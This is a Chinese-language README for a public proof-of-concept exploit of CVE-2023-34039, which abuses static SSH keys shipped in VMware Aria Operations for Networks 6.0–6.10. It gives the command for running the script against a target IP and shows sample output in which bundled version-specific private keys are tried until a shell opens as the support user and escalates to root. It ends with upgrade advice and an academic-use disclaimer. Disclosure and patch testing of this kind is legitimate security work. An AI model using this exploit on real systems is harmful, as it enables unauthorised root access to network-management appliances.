CVE-2023-34039 VMWare Aria Operations for Networks (vRealize Network Insight) 静态SSH密钥远程代码执行(RCE)的POC
该漏洞的根本原因分析可在我的博客上找到:
https://summoning.team/blog/vmware-vrealize-network-insight-rce-cve-2023-34039/

VMWare Aria Operations for Networks (vRealize Network Insight) 从6.0到6.10版本未重新生成support和ubuntu用户的SSH密钥,允许具有SSH访问权限的攻击者获取该产品的root shell访问权限。
此问题由Harsh Jaiswal (@rootxharsh) 和 Rahul Maini (@iamnoooob)(来自 ProjectDiscovery Research)报告给VMWare。
我只是编写了这个利用程序(如果这能称之为利用程序的话),因为它基本上是一个SSH命令封装器。
python CVE-2023-34039.py --target 192.168.1.16
(!) VMWare Aria Operations for Networks (vRealize Network Insight) Static SSH key RCE (CVE-2023-34039)

(*) Exploit by Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam)

(*) Trying key: keys/vrni-6.2.0/id_rsa_vnera_keypair_6.2.0_collector

(*) Trying key: keys/vrni-6.2.0/id_rsa_vnera_keypair_6.2.0_platform

(*) Trying key: keys/vrni-6.10.0/id_rsa_vnera_keypair_6.10.0_platform


********************************** ATTENTION **********************************
 NTP Service is not healthy.
 IMPACT: It may affect the proper working of other services.
 ACTION: Restore the service using 'ntp' CLI command.
********************************** ATTENTION **********************************
support@vrni-platform-release:~$ sudo -i
root@vrni-platform-release:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vrni-platform-release:~# hostname
vrni-platform-release
root@vrni-platform-release:~#
更新到最新版本,或按照Progress Advisory中的说明进行缓解
本软件纯粹出于学术研究和开发有效防御技术的目的而创建,除非明确授权,否则不得用于攻击系统。项目维护者不对软件的滥用负责。请负责任地使用。